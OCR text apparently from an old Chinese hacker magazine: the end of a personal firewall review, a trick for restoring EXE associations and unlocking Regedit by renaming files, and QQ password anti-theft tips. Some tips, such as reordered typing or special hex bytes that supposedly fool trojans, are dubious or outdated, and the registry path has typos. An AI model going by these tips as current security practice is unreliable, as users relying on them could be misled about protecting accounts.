


图 3

禁止广告和隐私控制：是网络特警比较独特的功能，如图4所示。禁止广告可以自动屏蔽掉网站上的一些广告，像新浪、搜狐这些网站上的烦人浮标广告都会被网络特警屏蔽掉。当然它也不是对所有的广告都奏效，对于一些打开时自动弹出的广告也是无能为力的。

隐私控制可以在系统向外发送一些隐私信息时发出警报，提示你是否允许发送。举个例子，如果你把你的QQ密码设为隐私项，那么一旦系统向外发送这个密码时就会引起警报，并询问你是否允许发出，这样一来那些盗取QQ密码的工具（向外发送的那种）就会原形毕露了。同样，任何程序企图访问Internet时都会引起警报（只需处理一次即可），因而大家对于谁正在访问Inetnet心里就会一清二楚了。




图 4

说了这么多，它究竟起不起作用呢？下面我们就做个实验。

约了几个朋友（都是100M宽带哦），先是对我的机器进行端口扫描，然后是洪水攻击。结果非常令人满意，端口扫描没有任何结果，而洪水攻击也并没有奏效。如图5、图6所示。




图5　受到扫描时网络特警发出的警报




图6　受到洪水攻击时网络特警发出的警报

写到这里相信大家已经对网络特警的功能有了一个概括的了解，作为一款个人防火墙，它的功能是非常强大的，完全可以满足普通用户的网络安全需要。但美中不足的是，网络特警需要占用一定的系统资源，因此可能会使Windows的速度有所下降（特别是开机的时候）。但如果你使用的是24小时在线的宽带，那网络特警绝对是不错的选择。牺牲一点速度换来系统的安全还是值得的。

由用金山毒霸恢复EXE文件关联说起

甘蓉儿

《黑客X档案》曾连续有网友就EXE文件关联被修改而撰文，并提出了自己的解决办法。那些方法虽然很好，但对新手来说还不够自动化、简单化，如果能更方便易行就好了。其实，只要你手头上有金山毒霸，无论是2002版还是2003版都可以轻松地解决这个问题。

只要进入金山毒霸的安装目录，找到金山毒霸的主程序KAV9X.EXE，把它改为KAV9X.COM或KAV9X.SCR，然后双击运行这个文件，这时金山毒霸主程序就被启动了，之后关闭金山毒霸，再把KAV9X.COM改回为KAV9X.EXE，运行其它EXE文件试试，是不是EXE文件都可以运行了？这样EXE文件关联就得到了恢复。

那么为什么会这样呢？这是由于点击金山毒霸后，它会自动检查注册表中EXE文件关联是否正确，如果不正确则恢复为正确的键值。而.EXE文件改名为.COM或.SCR后仍可以正常运行，我们就是用这个方法绕过了EXE文件关联失效时EXE文件无法运行的限制。如果你设置了金山毒霸防火墙开机时自动运行的话，那么解决方法就更简单了，只要重启电脑，金山毒霸防火墙在开机自动加载的时候会自动恢复注册表的EXE关联，是不是更简单？


除了可以用来恢复EXE文件关联以外，这个技巧还有什么用呢？大家在清除木马时会删除木马文件，如果是文件关联木马，关联了EXE文件，则直接删除木马文件后会导致任何EXE文件都无法运行，此时这个技巧就派上用场了。

另外，受这个方法的启发，我还想到了该技巧的另一个用途，那就是注册表编辑器被恶意网页禁用后可以用这个办法来给注册表解锁，方法与上面的技巧雷同。只是我们要将注册表编辑器Regedit.exe改名为Regedit.com，然后双击这个改名后的文件，就可以打开注册表编辑器。

如果COM文件关联也被恶意网页更改了，可以将Regedit.exe改名为Rededit.scr。然后到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\Policies\System分支下，将DWORD值“Disableregistrytools”的键值改为0就可以给注册表解锁。用这个方法不用修改注册表，也不用到DOS下边去恢复注册表，就可以运行注册表编辑器，非常的简单易行。

现在，你应该知道了，只要简单的给文件扩展名改个名字，就可以使金山毒霸等软件可以另有其他用途，碰到了类似的问题大家不妨一试。如果你有其他的发现，也请告诉我们，大家一起分享经验，共同进步！

QQ密码防盗"独孤十技"



hacker007

目前，针对QQ的盗号现象愈演愈烈，许多网友在使用QQ时全无往日的从容快活，生怕一不小心，自己的密码被窃，QQ号码被人盗走。其实，只要能时时警惕，再加上得当的防范方法，你的QQ密码会很安全。以下是笔者总结的QQ密码防盗十招，在此与大家分享。

一、巧输具有迷惑性的混合密码

现在QQ被盗是经常有的事，究其原因，就是大家不注意保护好自己的密码。虽然申请了“密码保护”，可是高明的“黑手”们可用穷举、木马潜伏等方法窃取你的密码。所以，设定一个好密码是非常重要的。除了密码长度一定要长，数字和英文字母混合输入以外，还可以使用中文作为密码。

方法是：打开记事本，输入要作为密码的字符，建议你能将中文和数字以及英文字母混合输入，这样安全性就提高了。比如你可以输入：QQ密码不正确!，用鼠标右键点击屏幕右下角的QQ图标，在弹出菜单中选“个人设定”，此时会弹出“修改用户资料”对话框，点击其中的“网络安全”，选“修改密码”，输入旧口令，在“新口令”栏中把记事本里的作为密码的中文粘贴进去（如图1所示），点“修改”，大功告成。




图 1

现在谁也不知道你的QQ密码是多少了，即使盗得了密码，还会以为真的是“QQ密码不正确!”。哈哈，哪知道这其实就是密码。

> **LOOK 注意** 一个中文占英文两个字符空间，QQ最大支持16位密码，所以你的中文密码不能超过8个汉字。

二、使用中文做密码使键盘记录机失效

有个问题大家可能会很感兴趣，就是如果用汉字做QQ的密码，假设QQ密码被键盘记录机记录下来，那么在对方接受QQ密码的邮箱中显示的是汉字还是乱码呢？答案是它无法收到密码。因为绝大部分键盘记录机都只是对键盘输入进行记录，而不能对剪贴板做记录，所以，如果采用复制的方式拷贝事先准备好的汉字作为QQ密码，则几乎没有被键盘记录机盗取QQ密码的可能，也就没有后顾之忧了。

因为直接在QQ的密码框里是无法输入汉字的，所以要想用汉字做密码，必须用Ctrl+V进行粘贴。

三、巧防QQ木马

每次上QQ时，在任意的文本文件里键入密码然后复制，关了那个文本文件，不保存！然后开QQ，用Ctrl+V这个快捷键把密码复制到密码栏里，可以防范绝大部分的QQ木马，但不防范键盘记录机。另外，事先准备两个常用的密码，登入QQ时使用一个，在使用完毕后在“新口令”栏中输入另一个密码，也可以防范大多数的QQ木马。

四、密码输入方式有讲究

目前针对QQ的木马多得数不胜数，那么有什么办法避免木马记录我们输入的密码呢？这里告诉你一个小方法，你会发现输入QQ密码也是很有讲究的。

> **LOOK 注意** 具体方法是：假如你的QQ密码是3002，在输入时不要直接输入完该密码，这样直接输入会被木马直接记录下来。你可以先输入302，然后把光标移到3后面再输入0，这样你输入的密码依然是3002，但在木马看来你输入的就是3020，呵呵，密码被保住了。

五、做一个别人无法输入的密码

找一个16进制编辑器，我用的是UltraEdit，新建一个10字节的文件，输入B92CB92CB92CB92C，保存为test.txt。如果你用记事本打开这个test.txt，你什么也看不到，都是不可见的字符，但是可以按快捷键Ctrl+A全部选中，Ctrl+C复制。这时，剪贴板里的内容就可以作为你的密码了，直接在密码栏按Ctrl+V，密码就输入进去了。

看到这里，你也许会问，这也没什么奇怪的地方啊？好，你再打开写字板，把剪贴板里的内容Ctrl+V一下。你看，不一样了吧？你会发现里面出现了5个“？”符号，奇怪吧，不仅在写字板里这样，在Word或WPS以及网页里，都会有同样的效果。明白了吧？如果有人知道了你的“密码找回”并试图使用的话，他会在返回的网页里看见几个“？”符号，错误的认为那就是密码，这样当然是进不去的了。这里我只是做个例子，实际上每一个B92C的组合会产生一个“？”（真正的“？”符号的ASCII码是63），而只要有一个这样的组合就可以起到保密的作用，其余的字节你可以随意填写，就不怕和别人的密码一样了。

六、把QQ号码变成一串0来防盗

QQ的广泛流行也带动了QQ密码窃取软件的大量传播，这些QQ密码窃取软件大都只记录少于等于9位的号码，长于9位的号码它们就不记录了。为什么？因为目前QQ号码最长的也只有9位，而且既然是要偷窃别人的QQ号码，当然是越短越好记的号码越好了，那些黑软作者们也是这样想的，所以对长于9位的号码多数都不记录。即便是有这样的QQ密码窃取软件，我们也可以用下面的方法来防范它：把自己的QQ号码变成一串0！下面是

具体的方法：




图 2

点击桌面上的QQ图标运行QQ，在弹出的“QQ用户登录”对话框中选择“注册向导”，在弹出的“QQ注册向导”对话框中选择“使用已有的QQ号码”，在“我的号码”栏中填入你的QQ号码，然后在你的QQ号码前面填入数字“0”（如图2所示），前面这个“0”最长可以20个。

然后在“密码”栏中填入你的密码，连续点击“下一步”就会登录成功。然后对着系统托盘中的QQ图标点击鼠标右键，选择“个人设定”，在“基本资料”可以看到你的“用户号码”变为一串“0”后面跟着你原来的号码（如图3所示），形式为：00000000********，其中“*”代表你的QQ号码。

